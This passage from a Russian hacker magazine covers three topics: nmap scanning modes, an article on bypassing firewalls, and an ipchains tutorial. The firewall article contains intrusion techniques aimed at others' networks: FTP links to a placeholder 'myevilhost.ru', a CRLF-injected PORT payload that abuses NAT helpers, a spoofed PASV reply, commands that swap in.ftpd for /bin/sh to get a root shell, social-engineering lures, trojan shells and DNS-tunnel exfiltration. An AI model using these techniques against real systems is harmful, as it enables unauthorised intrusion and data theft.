Sep 21 13:37:08 testbox xinetd[976]: START: pop3 pid=2473 from=172.17.10.90
```

Запущенный от рута или с опцией **-sS** - nmap выбирает более безопасный режим сканирования, который обычно не оставляет следов в логах, хотя некоторые пакетные фильтры и способны обнаруживать такие попытки. Секрет невидимости сканирования (SYN scan, или half-open scanning) заключается в том, что мы не устанавливаем соединение до конца, для каждого порта высылается пакет на установление соединения (с установленным SYN флагом); в случае, если та сторона отвечает, что порт открыт и соединение может быть установлено (выставлены флаги SYN и ACK), то мы запоминаем этот факт и выслаем пакет, запрашивающий сброс соединения (флаг RST) вместо пакета с подтверждением. Бай, бейби! Если же мы в ответ получаем пакет с отказом, значит, этот порт никем не слушается либо прикрыт фаерволлом, что мы также запоминаем.



НЕВИДИМЫЙ, ЕЛОВЫЙ И НУЛЕВЫЙ СКАНЫ

Помимо этого есть еще три типа сканирования: Stealth FIN, Xmas Tree и Null scan, которые включаются, соответственно, как **-sF -sX -sN**. Эти режимы полезны, чтобы обмануть некоторые фаерволлы и пакетные фильтры, которые обнаруживают предыдущий вид сканирования, следя за приходом SYN пакетов на запрещенные/ником не обслуживаемые порты. Эти режимы посылают пакет с установленным флагом завершения соединения (**-sF** и **-sX**) либо вообще без флагов; ответы для открытого и закрытого порта должны различаться, что нам и нужно. К сожалению, в фирме Microsoft, как всегда, креативно подошли к интерпретации сетевых стандартов, и все пакеты такого вида совершенно игнорируются, так что эти опции не применимы для сканирования Windows-тачек.

СКАН ОТ ЧУЖОГО ИМЕНИ

Еще один скрытный вариант сканирования - это так называемый Idle scan, включаемый по опции **-sI host** или **-sI host:port**. Вместо host необходимо подставить IP-адрес какого-нибудь сетевого хоста, желательно, чтобы через этот хост проходило как можно меньше трафика в момент сканирования. В случае использования этого режима сканирование выглядит как выполняемое с того самого хоста, который мы указали как параметр к опции **-sI**, что, несомненно, очень гут. Второй плюс такого сканирования в том, что мы видим список открытых портов с точки зрения того хоста, через который выполняется сканирование, так что при аккуратном выборе можно узнать кое-что из того, что владельцы внутренней сети и фаерволла хотели бы скрыть.

Очень сходный результат с предыдущей опцией можно получить, проводя сканирование через ftp-сервер (можно указать с помощью опции **-b user-**



`name:password@server:port`), присутствуют все те же плюсы, что и в предыдущем пункте. Единственная проблема заключается в том, что ftp-серверов, поддерживающих «`ftp proxu`» соединения в Интернете, становится с каждым днем все меньше.

СЛУШАЕМ НЕПИНГУЮЩИХСЯ

По умолчанию nmap сканирует только те тачки, которые отвечают на ping запросы (такой запрос посылается перед сканированием), так как некоторые фаерволлы блокируют такие запросы, этот режим можно отключить с помощью опции `-PO`.

А ТЕПЕРЬ UDP

Все сказанное выше относилось к сканированию TCP-портов. Nmap также способен сканировать и UDP-порты. Для этого служит опция `-sU`. Несмотря на то, что обычно самые интересные и дырявые сервисы слушают только TCP-порты, все же существуют сервисы, рассчитанные на UDP. В частности многие RPC-сервисы (включая pfs) в Solaris известны своей дырявостью. Также, если повезет, можно найти установленный и готовый к работе бекдор BackOrifice от cDc или еще что-нибудь подобное. К сожалению, одним из недостатков UDP-сканирования является его низкая скорость, так как многие операционки искусственно ограничивают количество отказов в соединении по закрытым UDP-портам. Например, Linux по умолчанию дает не более восьмидесяти отрицательных ответов за четыре секунды, Solaris имеет еще более строгий лимит в два отказа в секунду. К счастью, Windows не вводит никаких ограничений на эту тему, так что сканировать UDP-порты в Windows легко, быстро и приятно.

ЧЕКНЕМ САМУ ОГНЕСТЕНУ

В режиме сканирования `-sA` можно попытаться получить некоторые сведения о правилах в фаерволле, а также является ли он простым пакетным фильтром либо запоминает состояние всех проходящих через него соединений. Порты, которые обозначены как «`filtered`», в результатах работы nmap явно закрыты огнестеной. Еще один режим сканирования, похожий на предыдущий, включается параметром `-sW`. Помимо определения прикрытых фаерволом портов он также в некоторых случаях способен определить и открытые порты (работает в случае,

если на той стороне тусуются некоторые виды операционок, в частности *BSD, SunOS 4.x).

ГАДАЕМ ИМЕНА

Опция `-sR` пытается отослать на все открытые порты RPC-команду NULL, и если получает вразумительный ответ - получает от обнаруженного сервиса его имя и версию.

Используя опцию `-O`, можно попросить nmap угадать, какая версия OS запущена на интересующем нас хосте, а в некоторых случаях также и сколько времени прошло с момента последней перезагрузки. Этот анализ производится на основе ответов OS на специально скомпонованные правильные и неправильные сетевые пакеты. К сожалению, если зло-админ системы менял настройки TCP-стека, такое угадывание становится неэффективным. Для предыдущего примера в самом начале результат угадывания выглядит так:

```
Remote operating system guess: Linux Kernel 2.4.0 - 2.5.20
Uptime 13.057 days (since Sun Sep 8 13:14:58 2002)
```

Используя опцию `-I`, можно выяснить, от какого пользователя запущен тот или иной сетевой сервис. К сожалению, это работает, только если в списке сервисов есть «`auth`» и выполняется «грязный скан».

МНОГОСТАНОЧИМ

Nmap способен сканировать больше чем один хост за раз. Для этого можно перечислить список IP адресов или хостов в командной строке. Для сканирования сетей существуют способы указать сразу сеть целиком, например, для сканирования всех хостов, чей адрес начинается на 192.168, можно воспользоваться такими сокращениями: 192.168.0-255.0-255 или '192.168.*.*' или даже 192.168.1-50,51-255.1,2,3,4,5-255. И, конечно же, можно просто указать маску подсети: 192.168.0.0/16. Используя '*', помни, что многие шеллы пытаются подставлять имена файлов, так что не забывая заключать такие конструкции в одинарные кавычки.



АТАКА

Итак, разведка дала свои результаты, пора проверить на прочность саму огнестену. Ты в курсе, что иногда стену легче обойти, чем стучаться в нее головой и яйцами :)?

проходим сквозь фаерволл

GREEN (green@rootshell.ru)

АТАКА НА ФАЕРВОЛЛ

В случае, когда фаерволл вынесен на отдельный хост либо используется кисквовская или еще какая железка, то можно считать фаерволл одним из самых защищенных хостов сети и не тратить на него время. Совсем другое дело, когда помимо функций фаерволла на компе выполняются другие сервисы. Такое решение можно встретить довольно часто ввиду его дешевизны (жилят деньги пузатые начальнички). Порядок действий в этом случае очевиден - проверяем, ломаются ли какие из торчащих наружу сервисов хотя бы до локального шелла.

ДУРИМ СТЕНКУ ИЗНУТРИ

А имея локальный шелл, уже можно собрать редиректор, который будет переправлять наши пакеты внутрь «защищенной» сети, как будто эти пакеты исходят от самого фаерволла, ну и, само собой, переправлять нам ответы изнутри. Фишка в том, что фаерволл частенько выполняет функции перенаправления пакета внутрь сети, после того как его просмотрит. А если мы сидим внутри фаерволла, то, естественно, имеем его IP-шник, а значит, имеем сетку, расписываясь от имени тачки-фаерволла.

В случае получения рутвого акцесса все еще проще, можно изменить настройки фаерволла так, как нам нужно. Стоит также обратить внимание на наличие уже запущенных редиректоров, призванных помогать внутренней сети получать доступ в Инет, но в результате админских глюков не закрытых от доступа снаружи. Нам вполне подойдет открытый socks или https-прокси. Если имеется ftp-сервер, то также можно выяснить кое-что для себя полезное.

ВЫЦЕПЛЯЕМ ВНУТРЕННИЕ АДРЕСА

Для успешного использования редиректора пакетов неплохо бы узнать используемые внутри сети адреса. Не слать же запросы наудачу! Так можно истратить лучшие годы жизни на ожидание. Если ты уже получил локальный шелл, то самое время запустить /sbin/ifconfig, который покажет все работающие сетевые интерфейсы, связанные с ними адреса и сетевые маски. Отбрось тот, через который ты пришел, а также другие внешние каналы (если их больше одного), и все остальное - внутренняя сеть. Самое время ее сканировать.

ЗАСЛАННЫЕ КАЗАЧКИ

Без шелла все не так тривиально, и придется попросить помощи у тех, кто живет внутри. Например, если известно, что внутри защищенной сети кто-то постоянно отвисает в irc, то самое время зайти в ту же irc-сеть и завязать с этим челом разговор. Наша цель в данном случае - чтобы он открыл к нам DCC соединение, будь то DCC-chat или просто файллик, который мы у него попросим. Стоит предвидеть, что чел начнет плакаться на неработу DCC :). Самое время вспомнить про НЛП и свой дар убеждения. Результатом успешной работы будет запрос, выглядящий примерно так:

```
*** DCC CHAT (chat) request received from green— [172.17.10.90:40251]
```

В данном случае 172.17.10.90 - это и есть один из адресов во внутренней сети, по которому можно понять, что, скорее всего, используется сеть 172.17.10.0/24. Естественно, это работает только в том случае, если используемый фаерволл ничего не знает про irc-протокол. Если же в запросе приехал нормальный адрес и DCC нормально работает, то у нас есть три варианта: адрес совпадает с одним из адресов фаервольного компа, чел либо имеет шелл на фаервольном компе и ходит оттуда, либо фаерволл знает про DCC и правильно подменяет адреса в проходящих через него пакетах. Все эти варианты представляют для нас практическую

ценность, и их стоит запомнить. Еще один вариант - это использование во внутренней сети обычных IP-адресов, просто прикрытых фаерволлом от доступа снаружи. В таком случае мы также получаем данные об используемых внутри сети адресах.

НЕ ИРЦЕМ ЕДИНЫМ...

Даже если в конторе никто не юзает irc, еще не все потеряно - ведь у нас в запасе есть очень богатый возможностями протокол ftp. Можно попытаться заставить кого-то из внутренней сети нажать на ссылку, подобную

```
<a href=«ftp://myevilhost.ru:1111/pub/somefile»>.
```

В данном случае myevilhost.ru - это комп, на котором у тебя есть возможность запустить сервер на 1111-м порту (либо на любом другом, тогда нужно поправить ссылку). На 1111-м порту нужно запустить модифицированный ftp-сервер, который будет запоминать все PORT-команды. В случае, если клиент не ходит через ftp/http-прокси, - это, наверняка, сработает, и ты увидишь в созданном логе строчки наподобие этой: PORT 1,2,3,4,0,44452. Это значит, что у клиента был адрес 1.2.3.4. Подобную ссылку можно завернуть в письмо, посланное внутрь сети. Но если ссылка требует ручного нажатия, что не всегда удобно, то может выполняться и само по себе. Зачем утруждать клиента :)?

ХОД КОНЕМ

Еще одним способом получить множество информации о внутренностях сети является засылка туда трояна, который может не только узнать используемые внутри сети адреса, но также установить туннель с твоим хостом для удобства исследования сети, собрать и отослать нужные файлы и тому подобное. К сожалению, этот способ эффективен, только если широко расплодившиеся в последнее время антивирусы не уничтожат твоего троянца по пути к месту назначения, и к тому же внутри сети трояну удастся запуститься. Мы рассмотрим кое-какие трюки, применяемые в троянках ниже.

ПУБЛИЧНЫЕ СЕРВЕРА В ОДНОЙ СЕТИ

С ВНУТРЕННИМИ КОМПАМИ

Не так уж редко можно столкнуться с архитектурой, при которой за фаерволлом сидят сервера и рабочие станции внутри одной сети. При этом часть серверов находится в публичном доступе, и фаерволл пропускает пакеты к этим серверам, а часть серверов и рабочие компы фаерволлом прикрыты и имеют, например, адреса из private address space типа 192.168.0.0/16. В этом случае полностью применимо все сказанное выше относительно сервисов на фаерволле, то есть, сломав один из таких видимых снаружи серверов, получаем полный доступ в локальную сеть. К тому же, сломав один из серверов, можно получить расширенный доступ и к соседним серверам. Мало кто станет закрывать свои сервера друг от друга, и если снаружи зайти на 139-й порт windows-серверов не удастся из-за фаерволла, то сделать это изнутри скорей всего удастся.


ОБХОДИМ NAT

NAT расшифровывается как Network Address Translation. Общий принцип работы заключается в перехвате пакетов, посланных из внутренней сети фаерволом и подмене внутренних адресов на внешние, при этом составляется табличка соответствия между парой внешний (подставленный) IP, внешний (подставленный) порт и внутренний (изначальный) IP и порт. Когда на отправленный запрос приходит ответ, по адресу и порту фаервол выясняет, куда необходимо отправить этот ответ во внутренней сети, еще раз подменяет IP и порт и отправляет пакет внутрь. Такая схема работы не требует специальной настройки клиентских программ и полностью для них прозрачна

NAT расшифровывается как Network Address Translation. Общий принцип работы заключается в перехвате пакетов, посланных из внутренней сети фаерволом и подмене внутренних адресов на внешние, при этом составляется табличка соответствия между парой внешний (подставленный) IP, внешний (подставленный) порт и внутренний (изначальный) IP и порт.

(то есть клиентам вообще по барабану, есть фаервол или его нет), а потому очень популярна.

На самом деле такая «прозрачность» легко осуществима только для простых протоколов, которым достаточно одного соединения типа HTTP. С более сложными протоколами, например FTP, все обстоит гораздо сложнее. При работе по FTP-протоколу открывается так называемое управляющее соединение, по этому соединению сервер и клиент обмениваются командами и ответами на команды. Когда необходимо передать файл или другие, не управляющие, данные, открывается еще одно соединение, по которому данные и передаются. Причем открытие соединения осуществляется со стороны сервера на адрес и порт,



указанные клиентом. Чтобы такие сложные последовательности работали через NAT, в него обычно встраиваются специальные хелперы для определенных протоколов (обычно протоколы определяются по портам), которые обрабатывают управляющие команды протоколов и подменяют, если это необходимо, адреса не только в пакетах, но и в командах внутри пакетов. Поскольку, согласно протоколу, клиент передает не только адрес для соединения, но и порт, это открывает нам возможность обратиться практически к любым портам машин, находящихся за фаерволом с включенным NAT и поддержкой active ftp соединений. К примеру, можно послать внутрь такого рода сети письмо, содержащее html тег `ftp://ftp.myevilhost.ru/aaaaa%0d%0aPORT 1,2,3,4,0,139<>` либо убедить юзера из той сети зайти на html-страничку с таким тегом и запустить на ftp.myevilhost.ru специальным образом пропатченный FTP-сервер, который не будет открывать по указанному адресу/порту соединение, а



просто запомнит адрес и порт. В таком случае, с точки зрения NAT, клиент посылает такую последовательность контрольных команд:

RETR aaaaa PORT 1,2,3,4,0,139

После необходимой подмены ftp серверу приходит пакет с настоящим IP-адресом и портом, при коннекте на который на самом деле соединение будет установлено со 139-м портом внутреннего компа. Естественно, можно использовать не только 139-й, но и любой другой. Помимо ftp подобными же свойствами обладают протоколы DCC (в irc), Oracle SQL*Net (версия, использующая отдельные каналы данных), RealAudio/Video (использует дополнительный UDP-канал), H.323 (NetMeeting и тому подобные).

ЭКТИВ? ПЭССИВ!

Очень похожий глюк можно использовать и против ftp сервера, находящегося за фаерволом и работающего в passive режиме. В данном

случае фаерволл следит за сообщениями сервера в поисках 227-го кода ответа, который выглядит как «227 (1,2,3,4,10,11)», что расшифровывается как положительный ответ на команду PASV для открытия соединения для передачи данных с сервером 1.2.3.4, порт 2571 (10*256+11). Наша задача - заставить ftp-сервер выдать такой ответ, а фаерволл - его принять. Один из способов это проделать - добиться, чтобы переданные нами данные были возвращены сервером (например, как сообщение об ошибке), а 227-й ответ начинался на границе пакета. Тогда с точки зрения фаерволла это будет выглядеть, как вполне нормальный ответ сервера, и доступ по указанному порту будет открыт (само собой, по этому порту будет что-то нам интересное). Для удобства контроля за расположением данных в пакете мы уменьшим MTU на интерфейсе, через который мы посылаем данные до 100 байт. (MTU - максимальный размер пакета, который может передаваться через интерфейс). Вот как это может выглядеть (ftp-сервер находится по адресу 172.16.0.2):

```
# /sbin/ifconfig eth0 mtu 100
# nc -vv 172.16.0.2 21
(UNKNOWN) [172.16.0.2] 21 (?) open
220 sol FTP server (SunOS 5.6) ready.
227 (172,16,0,2,128,7)
500
[1]+ Stopped nc -vv 172.16.0.2 21
```

В этот момент мы можем соединиться сервером по порту 32775 (128*258+7), в случае, если на той стороне установлен Solaris 2.6, на этом порту сидит дырявый ToolTalk сервис, который мы теперь можем поиметь. Некоторые реализации фаерволла позволяют передавать данные по такому открытому порту только в одном направлении - к серверу, так что для окончательного успеха нам нужен такой ToolTalk, который выполнит, например, такие операции:
 «ср /usr/sbin/in.ftpd /tmp/in.ftpd.back ; rm -f /usr/sbin/in.ftpd ; ср /bin/sh /usr/sbin/in.ftpd».
 В результате следующее соединение к этому серверу по 21-му порту даст нам root shell.

ПЕРЕДАЧА ИНФОРМАЦИИ ИЗНУТРИ

Теперь посмотрим, как можно передать инфу изнутри сети, прикрытой фаерволлом. Естественно, для этого нужно иметь помощника - например, трояна или живого человека, готового продать информацию изнутри, но не готового носить внутрь дискетки/винты (например, из-за строгого пропускного режима).

В самом простом случае все исходящие соединения, сделанные с внутренних машин наружу, будут работать. В таком случае информацию можно просто переслать. В случае с трояном - он установит соединение наружу, по которому ему будут передавать команды, что делать дальше, например, установить еще одно соединение и все данные из него перенаправить для выполнения cmd.exe (или другим локальным шеллом, если троян не для windows).

В чуть более сложном случае - исходящие соединения будут разрешены только на определенные порты (например, 80-й - для http); этот случай почти так же тривиален, как и предыдущий. Всего лишь нужно заставить троян соединиться с твоим серваком по 80-му порту. Ну, или человеку передавать данные на 80-й порт. В общем, если из внутренней сети есть доступ в Internet и внутри есть помощник - информацию утаить невозможно. Рассмотрим один из полупараноидальных случаев - никаких прямых соединений с Интернетом установлено быть не может, доступ в Интернет через запароленный проху с мониторингом, кто куда ходит и что передает. В таком случае информацию можно передать, например... через DNS! Простейший пример: регистрируется домен mydomain.ru, на обслуживающем его сервере имен устанавливается специальный софт. Стороны договариваются (либо создатель трояна встраивает его в троян) о секретном протоколе обмена, например, запрос к aN.mydomain.ru означает единицу, а к bN.mydomain.ru означает ноль, передаваемый со стороны внутренней сети. N - любое число (чтобы не получать ответы из кеша - число меняется каждый раз). Запрос на zN.mydomain.ru служит для получения информации от внешнего хоста. Информация передается, например, как один из двух IP-адресов.

Указанная схема довольно примитивна. Чужаки из dereference написали полноценный туннель, который будет работать в случае, если единственный доступный Internet сервис - это DNS. Их тулза предназначена, в основном, для получения халявного Инета через демо-аккаунты буржуйских ISP (само собой, где-то в Инете нужно иметь и сервер со вторым концом туннеля). Скачать исходники тулзы можно с <http://nstx.dereference.de/>. Удачи тебе в спортивной ловле халявы!



ФОТО МАГАЗИН ПОЧТОЙ

ДОСТАВЛЯЕМ ЛЮБУЮ ФОТОТЕХНИКУ ВО ВСЕ РЕГИОНЫ РОССИИ

121087, г. Москва, Багратионовский пр., д. 7,
корп. 20а, 6 этаж, офис № 610.

Тел.: (095) 737 8802, 737 52 55, 737 5256.

E-mail: postshop@photomagazin.ru
www.photomagazin.ru

 1200 у.е. Nikon CoolPix 5000	 ЗВОНИТЕ Sony F707	 900 у.е. Canon Power Shot G2
 750 у.е. Nikon CoolPix 995	 660 у.е. Minolta Dimage S404	 6500 у.е. Canon EOS D 1
 ЗВОНИТЕ Nikon D 100	 720 у.е. Casio QV-4000 EX	 5200 у.е. Nikon D1X
 710 у.е. Pentax OPTIO 430	 1390 у.е. Olympus E-10	 500 у.е. Minolta Dimage X
 810 у.е. Olympus c-4040	 1150 у.е. Minolta Dimage 7	 805 у.е. Minolta Dimage 5
 3100 у.е. Canon EOS D60	 2700 у.е. Цифровая фотосистема съемки на документы Mitsubishi Studio 910	 1590 у.е. Olympus E-20p

ДОСТАВКА ПО МОСКВЕ – БЕСПЛАТНО!

ПК-ПРЕДОХРАНИТЕЛЬНО

вся правда об ipchains

Tony (tony@nifti.unn.ru), ICQ: 165066287

рис. Ольга и Алексей Шамарины

ЧТО ТАКОЕ FIREWALL?

В общем смысле - это софтина или железяка, которая фильтрует проходящие через нее ip-пакеты, используя при этом набор правил, составленных разработчиками и дополненных тобой. Фильтрация пакетов заключается в том, что фаерволл смотрит в заголовок пакета (между прочим, он еще может анализировать содержимое пакета, т.е., собственно говоря, саму передаваемую информацию), сопоставляет его с заданными правилами и разрешает или запрещает прохождение пакета внутрь сети, во внешний мир или к локальным процессам. Не упущу очередной повод пнуть Билла в причинное место - в Linux'e механизм фаерволла встроен в ядро и является неотъемлемой частью операционки, в отличие от виндузы, где за хороший межсетевой экран приходится платить нехилое количество америкосских президентов (ну... в Буржундии так считают :)). Управление этим механизмом осуществляется при помощи специализированного софта. В ядрах, начиная с 2.1.x, используется утилита ipchains, начиная с ядер 2.4.x, появилась новая прога - iptables, функционирующая на тех же принципах. Кроме фильтрации пакетов ipchains позволяет также конфигурировать несколько полезных вещей: маскардинг (подмена параметров в заголовках ip-пакетов) и прозрачное проксирование (переадресация ip-пакетов на другой порт).

КАК ЗАПУСТИТЬ ЕГО?

Очень просто, достаточно записать символ «1» в файл «/proc/sys/net/ipv4/ip_forward»; соответственно, для того чтобы остановить, необходимо записать туда же символ «0»: «echo 1 > /proc/sys/net/ipv4/ip_forward». Имеет смысл записать эту команду в один из стартовых скриптов. Что-то не работает? Проверить это просто - если есть файл «/proc/net/ip_fwchains» то все чики-пуки. Если нет, то необходимо сконфигурировать ядро для работы с фаерволлом, а дальше действовать по инструкции номер 609258/инд. 8965 МО РФ для компиляции и установки ядра :)). Опции ядра, которые необходимо сконфигурировать, следующие: «CONFIG_FIREWALL = y», «CONFIG_IP_FIREWALL = y», «CONFIG_IP_FIREWALL_NETLINK = y» (направляет копии пакетов программам мониторинга), «CONFIG_IP_MASQUERADE = y» (включает маскардинг), «CONFIG_IP_TRANSPARENT_PROXY = y» (включает прозрачный прокси).

В Linux'e механизм фаерволла встроен в ядро и является неотъемлемой частью операционки, в отличие от виндузы, где за хороший межсетевой экран приходится платить нехилое количество америкосских президентов.

Что, дружище, пропало желание? Заплати налоги и живи спокойно. К несчастью, если тебя задолбали стада отморозков, в изобилии пасущихся на просторах Интернета и желающих поймать тебя и твой Инет, то этот трюк с налогами не пройдет, и тебе пора ставить и конфигурировать firewall. Для любителей покувыркаться с фонетикой есть другое название - брандмауэр, а твой преподаватель информатики называет его межсетевым экраном.

КАК РАБОТАЕТ FIREWALL?

По умолчанию имеются три встроенные цепочки (chains) правил (rules): входная (input), выходная (output) и пересылочная (forward). Можно дополнять их своими цепочками. Каждая цепочка состоит из правил. Каждое правило содержит условие и действие, которое необходимо произвести с пакетом, если он удовлетворяет условию. Если пакет не соответствует условию, то проверяется следующее правило цепочки. Если все условия исчерпаны, задействуется политика (policy) цепочки. Так подожди-ка, я уже запутался, а как фаерволл определяет, по какой цепочке проверять пакет? Все очень просто, как апельсин... Если пакет



приходит из внешнего мира (скажем, по Ethernet карте или по модему) и предназначен драндулету, на котором работает firewall (а ранее - локальным процессам), то он проверяется по входной цепочке. Если же, наоборот, пакет был создан локальным процессом и предназначен для внешнего мира, то он проверяется по выходной цепочке. Если же пакет приходит из внешнего мира, но предназначен другим компа, тогда он проверяется по пересылочной цепочке. Правда, тут есть одна хитрость - этот механизм (пересылочный) не будет работать в том случае, если в ядре запрещена маршрутизация (т.е. передача пакета с одного компа на другой - фактически с одного сетевого интерфейса на другой), в этом случае пакет будет разрушен.

КОЛБАСИМСЯ С ЦЕПОЧКАМИ

Сначала научимся создавать новые цепочки, это делается при помощи команды «ipchains -N имя_цепочки». При этом имя цепочки не должно превышать восьми символов, а также не должно совпадать со стандартными именами цепочек и операций (input, output, forward, ACCEPT, DENY, REJECT, MASQ, REDIRECT, RETURN). Кроме того, рекомендуется задавать имена цепочек в нижнем регистре.


Даже в том случае, если ты безвылазно проводишь свою жизнь в танке, ты должен понимать, что, кроме создания цепочки, у тебя должна быть и возможность пристукнуть ее в темном уголке твоей (или чужой :)) операционки. Тут тебе на помощь приходит заветная буква X (прикинь, насколько она многолика, эта великая буква русского и латинского шрифта!). Соответственно команда, которая позволяет тебе выполнить это магическое деяние, выглядит так: «ipchains -X имя_цепочки». Удаление

цепочки произойдет в том случае, если она существует, она пустая (т.е. в ней нет ни одного правила), а также если в других цепочках нет правил, ссылающихся на нее.

А как я удалю цепочку, если она не пустая? Очень просто - ее надо пропылесосить от правил, а вернее отправососить :). Это делается с помощью команды «ipchains -F имя_цепочки». И будь осторожен, если ты не укажешь имя цепочки, то ко всем правилам во всех цепочках придет в гости безоговорочный звездац.

Просматриваются цепочки по команде «ipchains -L имя_цепочки». Если имя не указано, то будут показаны все цепочки. Вместе с флагом -L можно также указывать следующие флаги: -n (не преобразовывать IP-адреса в символьные), -v (дополнительная инфа по правилам, счетчики пакетов и байт), -x (получить точные численные значения, например, вместо 2K bytes будет написано 2048 bytes).

Обнуление счетчиков происходит по команде «ipchains -Z имя_цепочки». Как можно догадаться, если имя цепочки не задано, то обнулятся будут счетчики всех цепочек. Наконец, политику цепочки можно определить с помощью команды «ipchains -P имя_цепочки политика». Политика бывает АССЕРТ (принять), DENY (грохнуть) и REJECT (злобно грохнуть, т.е. грохнуть и отправить уведомление отправителю). Политика может задаваться только для встроенных (built-in) цепочек - входной, выходной и пересылочной. Для пересылочной цепочки также возможно значение политики MASQ, но я тебе рекомендую забыть об этом значении, если ты хочешь нормальной безопасности.



